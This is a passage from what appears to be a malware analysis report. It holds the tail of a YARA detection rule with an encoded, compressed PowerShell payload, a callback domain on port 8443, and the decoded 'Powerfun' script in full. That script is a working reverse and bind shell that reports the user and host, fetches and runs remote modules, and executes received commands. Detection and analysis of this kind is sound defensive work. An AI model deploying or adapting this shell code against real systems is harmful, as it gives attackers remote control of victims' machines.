QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FX
hKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0
y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnI
rGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9U
z3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBq
mxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5w
uCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6L
DyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTga
ntvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System
.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))\""
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        $pwshell

}
```

B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443

C. Decoded Code Snippets

The below is the PowerShell code after being decompressed and decoded from base64

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True}
-as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
```

```
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft
Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```